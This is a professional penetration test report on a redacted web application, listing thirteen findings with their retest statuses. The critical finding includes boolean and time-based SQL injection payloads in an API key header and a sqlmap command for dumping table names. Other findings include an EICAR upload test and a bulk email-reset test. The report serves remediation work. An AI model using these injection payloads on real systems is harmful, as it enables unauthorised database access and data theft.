securitum

Security report

SUBJECT

Web application „[APP_NAME]”

DATE

16.04.2025 – 22.04.2025

RETEST DATE

15.05.2025 – 16.05.2025
29.10.2025

LOCATION

Bydgoszcz (Remote, Poland)
Poznań (Remote, Poland)

AUTHORS

Kamil Szczurowski (1.0, 1.1)
Maksym Hensitskyi (1.2)

VERSION

1.2

securitum

Executive summary

This document is a summary of work conducted by the Securitum. The subject of the test was the „[APP_NAME]" web application available at https://[HOSTNAME] and API available at https://[HOSTNAME].

Tests were conducted using the following roles:

- administrator,
- user,
- unauthenticated user.

The most significant vulnerability identified was:

- [CRITICAL] SECURITUM-2413854-001: Blind SQL Injection – possibility of obtaining access to the database.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by the Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional, ffuf, testssl.sh, sqlmap), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Vulnerability status after retest (15.05.2025 – 16.05.2025)

Vulnerability	Status
SECURITUM-2413854-001: Blind SQL Injection – possibility to access the database	Fixed
SECURITUM-2413854-002: Lack of security attributes for sensitive cookies	Not fixed
SECURITUM-2413854-003: Weak password policy	Not fixed
SECURITUM-2413854-004: Redundant information disclosure about the application environment in HTTP response headers	Fixed
SECURITUM-2413854-005: No limit to the number of sent emails – possibility to send spam	Not fixed
SECURITUM-2413854-006: Outdated version of the JavaScript library	Partially fixed
SECURITUM-2413854-007: Lack of restrictions on uploaded files	Not fixed
SECURITUM-2413854-008: Lack of Content-Security-Policy header	Not verified
SECURITUM-2413854-009: No option to enable 2FA	Not verified
SECURITUM-2413854-010: Lack of Strict-Transport-Security (HSTS) header	Not verified
SECURITUM-2413854-011: Lack of request rate limiting	Not verified
SECURITUM-2413854-012: User enumeration	Not verified
SECURITUM-2413854-013: Deleted account is not fully removed	Not verified

Vulnerability status after retest (28.10.2025)

Vulnerability	Status
SECURITUM-2413854-001: Blind SQL Injection - possibility to access the database	Fixed
SECURITUM-2413854-002: Lack of security attributes for sensitive cookies	Fixed
SECURITUM-2413854-003: Weak password policy	Fixed
SECURITUM-2413854-004: Redundant information disclosure about the application environment in HTTP response headers	Fixed
SECURITUM-2413854-005: No limit to the number of sent emails – possibility to send spam	Fixed
SECURITUM-2413854-006: Outdated version of the JavaScript library	Partially fixed
SECURITUM-2413854-007: Lack of restrictions on uploaded files	Fixed
SECURITUM-2413854-008: Lack of Content-Security-Policy header	Partially implemented
SECURITUM-2413854-009: No option to enable 2FA	Not verified
SECURITUM-2413854-010: Lack of Strict-Transport-Security (HSTS) header	Implemented
SECURITUM-2413854-011: Lack of request rate limiting	Not implemented
SECURITUM-2413854-012: User enumeration	Implemented
SECURITUM-2413854-013: Deleted account is not fully removed	Implemented

Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview


Below, a statistical summary of vulnerabilities is shown:



Additionally, 6 INFO issues are reported.

Statistical overview after retest (15.05.2025 – 16.05.2025)

Below, a statistical summary of vulnerabilities after retest is shown:



Additionally, 6 INFO issues remain to be implemented.

Statistical overview after retest (29.10.2025)

Below, a statistical summary of vulnerabilities after retest is shown:

Additionally, 2 INFO issues remain to be implemented.

Contents

Change history

Document date	Version	Change description
29.10.2025	1.2	A retest of the following vulnerabilities was performed • SECURITUM-2413854-002, • SECURITUM-2413854-003, • SECURITUM-2413854-005, • SECURITUM-2413854-007, • SECURITUM-2413854-008, • SECURITUM-2413854-010, • SECURITUM-2413854-011, • SECURITUM-2413854-012, • SECURITUM-2413854-013.
16.05.2025	1.1	After the retest was completed, the following information was added: • A Vulnerability Status After Retest section was added to the summary. • A statistical summary was added. For individual vulnerabilities and informational items, Status After Retest sections were added.
22.04.2025	1.0	Preparation of the final security report. Addition of points SECURITUM-2413854-002 to SECURITUM-2413854-013.
17.04.2025	0.1	Preparation of a preliminary security testing report.

Vulnerabilities in the web application

[FIXED] [CRITICAL] SECURITUM-2413854-001: Blind SQL Injection – possibility to access the database

STATUS AFTER RETESTS (15.05.2025 – 16.05.2025)

The vulnerability has been fixed.

SUMMARY

Blind SQL Injection vulnerability was discovered in the application, allowing to access database with read privileges. By exploiting this vulnerability, access to the following data was obtained:

- Version of the database: `PostgreSQL 17.4 (Debian 17.4-1.pgdg120+2)`
- Database user: `postgres`
- Tables names:

```
administrators
payments
sessions
users
[REDACTED]
```

Content of the `users` table (selected data from one row):

```
id: 1
email: [REDACTED]
name: [REDACTED]
password: $2a$11(…)
[REDACTED]
```

The attack can be continued by extracting table names, column names within tables, and then data from the tables, extracting all information from the database.

An application account is not required to exploit the vulnerability, and the vulnerable endpoint is accessible from the Internet.

More Information:

- https://owasp.org/www-community/attacks/SQL_Injection
- https://cwe.mitre.org/data/definitions/89.html

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Typical Blind SQL Injection is characterized by the fact that it is possible to verify whether a logical condition is true or false. The difference between the application behaviour in both cases is shown below:

1. Example HTTP request containing an injected false logical condition in the `X-Api-Key` parameter:

```
GET [...]?number=5260215088 HTTP/1.1
Host: [HOSTNAME]
User-Agent: (…)
```

```
X-Api-Key: 945bd627-(…)' AND 1=2 --
Connection: keep-alive
```

2. The server returns an invalid token error:

```
HTTP/1.1 401 Unauthorized
Content-Type: application/json
Content-Length: 29
Connection: keep-alive
(…)

{"message":"Bad credentials"}
```

3. Example HTTP request containing an injected true logical condition in the `X-Api-Key` parameter:

```
GET [...]?number=5260215088 HTTP/1.1
Host: [HOSTNAME]
User-Agent: (…)
X-Api-Key: 945bd627-(…)' AND 1=1 --
Connection: keep-alive
```

4. The server accepts the provided token and executes the target request:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 608
Connection: keep-alive

{"data":[
(…)
```

In the examples above, the same valid token was used, and in the SQL query, it was combined with logical conditions. The AND logical operator means that both conditions, i.e. the token and the additional condition, must be true for the query to return a positive result, namely for the token to be accepted. If the token is valid, as it was in this case, the final result is determined by the injected second condition. In this scenario, if the second condition is false, the server rejects the request because the query result evaluates to false, meaning that the token is considered invalid.

Data exfiltration works on the same principle. The only difference is the logical condition used to determine the value of the data, either in full or by checking individual characters. This process can be automated, for example, using the *sqlmap* tool.

To read the database contents, for example the names of available tables, using *sqlmap*, below steps should be taken:

1. Prepare an HTTP request and place it in a file with any name. The request should look as follows:

```
GET [...]?number=5260215088 HTTP/1.1
Host: [HOSTNAME]
X-Api-Key: 945bd627-(…)*
Connection: keep-alive
```

The visible `*` character next to the vulnerable parameter tells the tool where to inject the code.

2. Use the tool with the following command and parameters:

```
sqlmap -r req.http --force-ssl --ignore-code 401 -D public --tables
```

The parameters used indicate the following: the `http.req` file containing the previously prepared request, forcing the use of the HTTPS protocol, ignoring the HTTP 401 status code, in this case, the response for false conditions, i.e. an invalid token, the command to discover the name of the database in use (-D), and the target action, namely enumeration of available tables (--tables).

3. As a result of executing the command, the tool returns a list of available tables:

```
(…)
Database: public
[28 tables]
+--------------------------------+
| users                          |
[REDACTED]
+--------------------------------+
```

Example #2 - Using Response Time as a Distinguishing Factor (Time-Based SQL Injection)

To exploit the vulnerability without having a valid token, Time-Based SQL Injection can be used. In this case, a logical condition was also used, but instead of the server response, the distinguishing factor is the response time. An example of the difference in the application's behaviour in both cases is shown below:

1. Example HTTP request containing an injected false logical condition in the parameter `X-Api-Key`:

```
GET [...]?number=5260215088 HTTP/1.1
Host: [HOSTNAME]
User-Agent: (…)
X-Api-Key: any' AND 1=(SELECT 1 FROM PG_SLEEP(5) WHERE (SELECT 1) = 2) --
Connection: keep-alive
```

2. The server responds after approximately one second.
3. Example HTTP request containing an injected true logical condition in the parameter `X-Api-Key`:

```
GET [...]?number=5260215088 HTTP/1.1
Host: [HOSTNAME]
User-Agent: (…)
X-Api-Key: any' AND 1=(SELECT 1 FROM PG_SLEEP(5) WHERE (SELECT 1) = 1) --
Connection: keep-alive
```

4. The server responds after five seconds.
5. The time difference resulting from the execution of the `PG_SLEEP(in seconds)` command makes it possible to determine whether the supplied condition is true or false.

Data exfiltration works analogously to the first case. The only difference is the method used to distinguish whether the supplied condition was true or false, i.e. the response time instead of the actual server response. This process can also be automated, for example, using a tool such as *sqlmap*.

It should also be noted that the user used by the application has database administrator privileges. If a vulnerability such as this one, i.e. SQL Injection, occurs, or if application data is leaked or compromised in another way, this may allow an attacker to read excessive data, meaning data unrelated to the vulnerable application or system, or to escalate their access level, for example by gaining access to the host on which the database is running.

LOCATION

Header: `X-Api-Key` and GET parameter `api_key`

RECOMMENDATION

It is recommended that all data received from users be properly filtered, i.e. values that do not match the expected template or format of a given field should be rejected across all areas of the application, not only those listed in the “Technical Details” section.

For this purpose, it is best to verify whether the framework used by the application provides built-in functions that implement the recommendation described above.

The application should not build SQL queries by appending strings supplied by the user. The recommended development practice is to use parameterized queries.

The application should also not use a database user with excessive privileges. It is recommended to apply the least privilege approach, which assumes that each user should have access only to the information and resources that are necessary to perform their tasks. In the case of a database, for example, the user should only have access to the tables being used and to the required actions, such as read and write operations.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[FIXED] [LOW] SECURITUM-2413854-002: Lack of security attributes for sensitive cookies

STATUS AFTER RETEST (29.10.2025)

The vulnerability has been remediated. The response contains the required attributes.

```
HTTP/1.1 302 Found
set-cookie: remember_user_token=ey(…); path=/; expires=Tue, 11 Nov 2025 09:32:48 GMT; secure; httponly; samesite=lax
set-cookie: _(…)app_session=(…); path=/; secure; httponly; samesite=lax
(…)
```

STATUS AFTER RETEST (29.10.2025)

The vulnerability has not been remediated. The cookies still do not have the security attributes set correctly.

Name	Value	Domain	Path	Expires / …	Size	HttpOnly	Secure	SameSite
_[redacted]_app_session	[redacted]	a[redacted].	/	Session	51	✓		
admin_id		a[redacted].	/	Session	142			Lax
remember_user_token		a[redacted].	/	2025-05-…	297	✓		Lax

SUMMARY

During the audit it was observed that the application did not set security attributes for sensitive cookies. These attributes are:

- `httpOnly` – informs the browser that the cookie should be available only to the server. Therefore, any attempt to read the cookie from the client side (e.g., by JavaScript) will be blocked. Lack of this attribute could be used by an attacker, e.g., to take over another user's session (when Cross-Site Scripting vulnerability is identified);
- `SameSite` – could prevent browser from sending a cookie between pages with different origins. Implementing this attribute could be helpful, among others, in preventing CSRF attacks;
- `Secure` – informs the browser to send the cookie only using an encrypted communication channel (HTTPS). If this attribute is not set and an attacker intercepts unencrypted communication, he or she can potentially access the cookie value, which can result in account takeover.

Below is the list of cookies with no security attributes set:

- `_[…]_app_session` (lack of SameSite and Secure),
- `admin_id` (lack of Secure and httpOnly),
- `remember_user_token` (lack of Secure).

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#cookies
- https://wiki.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
- https://cwe.mitre.org/data/definitions/1004.html
- https://cwe.mitre.org/data/definitions/614.html

PREREQUISITES FOR THE ATTACK

Presence of another, exploitable vulnerability (e.g. XSS, CSRF, MitM).

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below cookies with attributes are shown:

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite
_[redacted]_app_session	[redacted]	ap[redacted].	/	Session	51	✓		
admin_id		ap[redacted].	/	Session	142			Lax
remember_user_token		ap[redacted].	/	2025-04...	295	✓		Lax

LOCATION

Cookie management.

RECOMMENDATION

It is recommended that the application sets the `httpOnly`, `SameSite` and `Secure` attributes for sensitive cookies, where `SameSite` attribute should be set to one of the following values:

- `Strict` – the browser will not send the cookie in cross-site requests,
- `Lax` – the browser will send the cookie in cross-site requests if and only if it is sent using safe HTTP method (GET, HEAD, OPTIONS, TRACE) and it is top-level navigation (i.e. the address bar will show the change of the domain); in other cases of cross-domain requests, the cookie will not be sent. In modern browsers, this is the default value if `SameSite` attribute has not been specified explicitly.

E.g.:

```
Set-Cookie: foo=bar; httpOnly; SameSite=Strict; Secure
```

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#restrict_access_to_cookies
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite

[FIXED] [LOW] SECURITUM-2413854-003: Weak password policy

STATUS AFTER RETEST (29.10.2025)

The vulnerability has been fixed.

Request to the server with a weak password:

```
POST /users/password HTTP/1.1
Host: [HOSTNAME]
Cookie: (…)
Content-Length: 257
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
(…)

(…)
user%5Bpassword%5D=123456&user%5Bpassword_confirmation%5D=123456
(…)
```

Response that does not allow the use of a weak password.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: keep-alive
[…]
          <li>Password is too short (at least 12 signs)</li>
          <li>Password could be cracked in less than 5 seconds. This is a top-10 common password.
Add another word or two. Uncommon words are better.</li>
[…]
```

STATUS AFTER RETEST (29.10.2025)

The vulnerability has not been remediated. It is still possible to set a password consisting only of digits.

SUMMARY

During the tests, it was observed that the application has weak password policy implemented. Weak policy allows users to set simple passwords that can then be cracked by an attacker.

More information:

- https://wiki.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)
- https://cwe.mitre.org/data/definitions/521.html

PREREQUISITES FOR THE ATTACK

- Data leak,
- “Brute-force” attack.

TECHNICAL DETAILS (PROOF OF CONCEPT)

During the tests, it was possible to set a password consisting only of numbers:

```
POST /users/password HTTP/1.1
Host: [HOSTNAME]
Content-Length: 263
```

```
Content-Type: application/x-www-form-urlencoded
(…)

(…)
user%5Bpassword%5D=123456&user%5Bpassword_confirmation%5D=123456
(…)
```

The server successfully processed the request:

```
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Content-Length: 0
location: https://[HOSTNAME]/
set-cookie: _[...]_app_session=(…); path=/; httponly
(…)
```

LOCATION

- https://[HOSTNAME]/users/password
- https://[HOSTNAME]/users/invitation

RECOMMENDATION

It is recommended to implement the requirements regarding password complexity, in particular:

a) Enforcing a minimum password length of at least 12 characters and a maximum length of up to 128 characters (length limitation should be introduced due to potential DoS attacks in the absence of it);
b) Checking if the password is not present in at least 10,000 of the most popular passwords from database leaks and other sources, as well as in publicly available password dictionaries (most commonly used for brute-force attacks);
c) Lack of requirements regarding the complexity of the password and thus no restrictions on the types of characters;
d) Lack of password expiration requirements;
e) Enforcing the need to change the password in case of suspected compromise;
f) Lack of an option to enter password hint;
g) Requirement to provide the current password if it is being changed;
h) Lack of an option to remind password based on known elements (it is forbidden to use questions like "What was the name of your first car?");
i) Detection of mass login attempts to one account with different passwords or to many accounts with one password provided; after a maximum of 5 unsuccessful login attempts, additional verification should be entered (e.g. using CAPTCHA codes); alternatively, the account can be blocked temporarily, although with this solution it should be taken into consideration that an attacker could intentionally block accounts;
j) Implementation of a mechanism (if it does not exist) of remote blocking of a given user account (blocking should also automatically log out the user from all systems);
k) Implementation of an application-based two-factor authentication (2FA), e.g. Google Authenticator (using SMS is absolutely not recommended).

It should be noted that some systems still force the configuration of password complexity or expiration. Therefore, as a transitional solution (not considered as completely secure) the following can be set temporarily (until the above policy is fully implemented):

a) Implementation of the password complexity requirements to contain a minimum of 1 special character, 1 digit, 1 lowercase letter and 1 uppercase letter;
b) Enforcing a periodic password change every 1 year.

It should be taken into account, that the implementation of only some points from the recommendations will also be considered not completely safe, therefore it is recommended to implement them all.

Access to sensitive functionalities and systems should always force reauthentication.

It is also worth considering implementing functionality that will verify the strength of the password – this helps to limit the risk that users will create simple passwords despite the restrictions.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

[FIXED] [LOW] SECURITUM-2413854-004: Redundant information disclosure about the application environment in HTTP response headers

STATUS AFTER RETEST (15.05.2025 – 16.05.2025)

The vulnerability has been remediated. The HTTP header does not disclose information about the operating system and the web server version.

SUMMARY

During the audit, it was observed that the tested application returns redundant information in the HTTP response headers about the technologies in use. This behaviour can help an attacker to better profile the application environment, which then can be used to carry out further attacks.

More information:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002)

PREREQUISITES FOR THE ATTACK

Exploitation of the vulnerability related to the disclosed version.

TECHNICAL DETAILS (PROOF OF CONCEPT)

HTTP response, with the additional header:

```
HTTP/1.1 302 Found
Server: nginx/1.24.0 (Ubuntu)
(…)
```

LOCATION

Server HTTP header.

RECOMMENDATION

It is recommended to remove all unnecessary headers from the HTTP responses that reveal information about the technologies used.

[FIXED] [LOW] SECURITUM-2413854-005: No limit to the number of sent emails – possibility to send spam

STATUS AFTER RETEST (29.10.2025)

The vulnerability has been remediated. The user does not receive more than one password reset email within a short period of time.

STATUS AFTER RETEST (15.05.2025 – 16.05.2025)

The vulnerability has not been remediated. It is still possible to send emails in bulk. The screenshot below shows the result of sending 65 messages within a short period of time.

SUMMARY

It was found that the application does not limit the number of email messages being sent. By this fact, an attacker may send spam.

PREREQUISITES FOR THE ATTACK

Email address associated with the account in the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The sequence of steps resulting in an email being sent is presented below.

Example HTTP request:


```
POST /users/password HTTP/1.1
Host: [HOSTNAME]
Content-Length: 178
Content-Type: application/x-www-form-urlencoded
(…)

authenticity_token=(…)&user%5Bemail%5D=audytor1%2B[...]%40securitum.pl
(…)
```

In response, the application confirms that the message has been sent:

```
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Content-Length: 0
location: https://[HOSTNAME]/users/sign_in
(…)
```

The result of the mass email sending is shown below:



An attacker could easily automate the sending of messages, for example by creating a dedicated script.

LOCATION

- https://[HOSTNAME]/users/password
- https://[HOSTNAME]/users/confirmation (in case the account has not been activated yet)

RECOMMENDATION

It is recommended that the application limits the number of possible emails sent, e.g. for a given user, given time frame or IP address (it should be noted that in the case of residential networks, often many users have the same IP address).

In addition, it is worth considering the introduction of CAPTCHA codes or SMS/email tokens in case of detection of the above-mentioned attack.

More information:

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

[PARTIALLY FIXED] SECURITUM-2413854-006: Outdated version of the JavaScript library

STATUS AFTER RETEST (15.05.2025 – 16.05.2025)

The vulnerability has not been fully remediated. The nginx version has been hidden, therefore, it cannot be determined whether the software version has been upgraded to the latest stable release. The versions of the JavaScript libraries in use remained unchanged.

SUMMARY

Components of the tested application are:

- jquery,
- select2,
- nginx.

These are not the current versions of the software, in addition, one can find information that it has publicly known security bugs.

During the tests it was not possible to prepare a working Proof of Concept (POC) using the described vulnerability, however the mere fact of using software with publicly known vulnerabilities exhausts the necessity to include such information in the report.

More information:

- https://nvd.nist.gov/vuln/detail/CVE-2015-9251
- https://nvd.nist.gov/vuln/detail/CVE-2019-11358
- https://nvd.nist.gov/vuln/detail/CVE-2020-11023
- https://nvd.nist.gov/vuln/detail/CVE-2020-11022
- https://nvd.nist.gov/vuln/detail/CVE-2016-10744
- https://nvd.nist.gov/vuln/detail/cve-2024-7347
- https://nvd.nist.gov/vuln/detail/CVE-2025-23419
- https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

PREREQUISITES FOR THE ATTACK

Depends on the vulnerability.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The locations of the vulnerable components, along with their versions, are provided in the table below:

Example location / URL	Software and version
https://[HOSTNAME]/assets/application-[REDACTED].js	jquery 1.12.4
https://[HOSTNAME]/assets/application-[REDACTED].js	select2 4.0.5
https://[HOSTNAME]	nginx 1.24.0

LOCATION

Provided in the table above.

RECOMMENDATION

It is recommended that the software be updated to the latest stable versions.

[FIXED] [LOW] SECURITUM-2413854-007: Lack of restrictions on uploaded files

STATUS AFTER RETEST (29.10.2025)

The vulnerability has been fixed, the page where the vulnerability was identified no longer exists.

STATUS AFTER RETEST (15.05.2025 – 16.05.2025)

The vulnerability has not been fixed. It is still possible to upload an arbitrary file, and validation is performed only on the client side.

SUMMARY

During the tests, it was observed that the application does not verify the uploaded file correctly (validation is performed only on the client side). By exploiting this fact, an attacker may upload an arbitrary file to the server, including an executable file.

In addition, there was a lack of antivirus software that verified files for the presence of malicious code.

More information:

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.securelist.pl/descriptions/874,eicar_test_file.html

PREREQUISITES FOR THE ATTACK

An account in the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

An example request containing a test file named “eicar.com”, which is detected by antivirus software as potentially dangerous, is presented below:

```
POST /scripts HTTP/1.1
Host: [HOSTNAME]
Cookie: (…)
Content-Length: 678
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryCVMw4geb1SAvoCJh
(…)
------WebKitFormBoundaryCVMw4geb1SAvoCJh
Content-Disposition: form-data; name="authenticity_token"

(…)
------WebKitFormBoundaryCVMw4geb1SAvoCJh
Content-Disposition: form-data; name="script[kind]"

beneficiary
------WebKitFormBoundaryCVMw4geb1SAvoCJh
Content-Disposition: form-data; name="script[input]"; filename="eicar.com"
Content-Type: application/octet-stream

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
------WebKitFormBoundaryCVMw4geb1SAvoCJh--
```

```
[REDACTED]
```

In response, the server returns confirmation that sending the file was successful:

```
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Content-Length: 0
location: https://[HOSTNAME]/scripts
(…)
```

The following request allows the mentioned file to be downloaded:

```
GET /[REDACTED]/eicar.com?disposition=attachment HTTP/1.1
Host: [HOSTNAME]
```

In response, it redirects to an address that returns the uploaded file with unchanged content and extension:

```
HTTP/2 200 OK
Content-Length: 68
Accept-Ranges: bytes
Content-Disposition: attachment; filename="eicar.com"; filename*=UTF-8''eicar.com
Content-Type: application/x-msdownload
(…)

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

LOCATION

https://[HOSTNAME]/scripts

RECOMMENDATION

It is recommended to create a list of allowed files and allow only those that are safe (whitelist) to be sent to the server. Verification should include the extension (*.*), kind (mimetype), type (headers) and size (maximum file size).

In addition, each file should be validated and verified for malware in all functionalities related to sending files to the server.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

Informational issues

[PARTIALLY FIXED] SECURITUM-2413854-008: Lack of Content-Security-Policy header

STATUS AFTER RETEST (29.10.2025)

The recommendation has been partially implemented. The application includes a header with insecure attributes.

The most significant issues are the use of `style-src-attr 'unsafe-inline'`, which significantly weakens protection against XSS, overly broad allowance of all HTTPS sources, and permitting `data` in images and fonts. The `frame-ancestors` and `base-uri` directives are also missing, what may allow clickjacking and base URL manipulation.

Overall, the configuration provides a good baseline, but modification of the elements listed above should be considered to improve security.

```
content-security-policy: object-src 'none'; style-src-attr 'unsafe-inline'; img-src https: data: 'self'; script-src 'sha256-[REDACTED]' 'nonce-[REDACTED]' https: 'sha256-[REDACTED]' 'unsafe-hashes' 'self' 'sha256-[REDACTED]'; default-src https: 'self'; font-src [REDACTED] data: 'self' https:; style-src 'unsafe-hashes' https: 'nonce-[REDACTED]' [REDACTED] 'self' 'sha256-[REDACTED]'
```

SUMMARY

The `Content-Security-Policy` (CSP) header was not identified in the application responses.

Content Security Policy is a security mechanism operating at the browser level that aims to protect it against the effects of vulnerabilities acting on the browser side (e.g. Cross-Site Scripting). CSP may significantly impede the exploitation of vulnerabilities, however its implementation may be complicated and may require significant changes in the application structure.

The main idea of CSP is to define a list of allowed sources from which external resources can be loaded on the page. For example, if you define the following CSP policy:

```
Content-Security-Policy: default-src 'self'
```

all external resources on the webpage may be loaded only from the application's domain (`'self'`), and due to that, any attempt to load script or image from external domain will fail. In this implementation, it is also impossible to define the script code directly in the HTML code, e.g.:

```
<script>jQuery.ajax(...)</script>
```

All scripts must be defined in external files, e.g.:

```
<script src="/app.js"></script>
```

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

LOCATION

Generic recommendation that applies to the tested application.

RECOMMENDATION

It is recommended to consider implementation of the `Content-Security-Policy` header. To do this, define all domains from which the resources in the application are downloaded (images, scripts, video/audio elements, CSS styles etc.) and build CSP policy based on them.

If a large number of scripts defined directly in the HTML code (`<script>` tags or events such as `onclick`) is used, they should be placed in external JavaScript files or `nonce` policies should be used. More information is included in the links below:

- https://csp-evaluator.withgoogle.com/
- https://csp.withgoogle.com/docs/index.html
- https://report-uri.com/home/generate

[NOT VERIFIED] [INFO] SECURITUM-2413854-009: No option to enable 2FA

SUMMARY

During the testing, no option was identified to secure the account using Two-Factor Authentication (2FA). This mechanism adds an additional layer of security to the account. During the login process, after valid credentials have been provided, the user is asked to enter a Time-Based One-Time Password (TOTP) in the form of several digits or characters generated, for example, by a mobile application.

Accounts configured with 2FA provide a higher level of protection against dictionary and brute-force attacks. Additionally, if an attacker obtains the victim's account credentials, for example through a password leak in another independent system, they will not be able to log in to the user's account without the 2FA code.

LOCATION

User account management.

RECOMMENDATION

It is recommended to implement 2FA as an optional feature that can be enabled at the user's request.

[FIXED] [INFO] SECURITUM-2413854-010: Lack of Strict-Transport-Security (HSTS) header

STATUS AFTER RETEST (29.10.2025)

The recommendation has been implemented. The application includes a header with the following attributes:

```
strict-transport-security: max-age=63072000; includeSubDomains
```

SUMMARY

The HTTP header: `Strict-Transport-Security` (HSTS) was not identified in the application responses.

The introduction of HSTS forces the browser to use an encrypted HTTPS connection in all references to the application domain. Even manually entering the "http" protocol name in the address bar will not send unencrypted packets.

The implementation of this header is treated as a generally good practice for hardening web application security.

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

LOCATION

Generic recommendation that applies to the tested application.

RECOMMENDATION

The server's HTTP responses should contain a header:

```
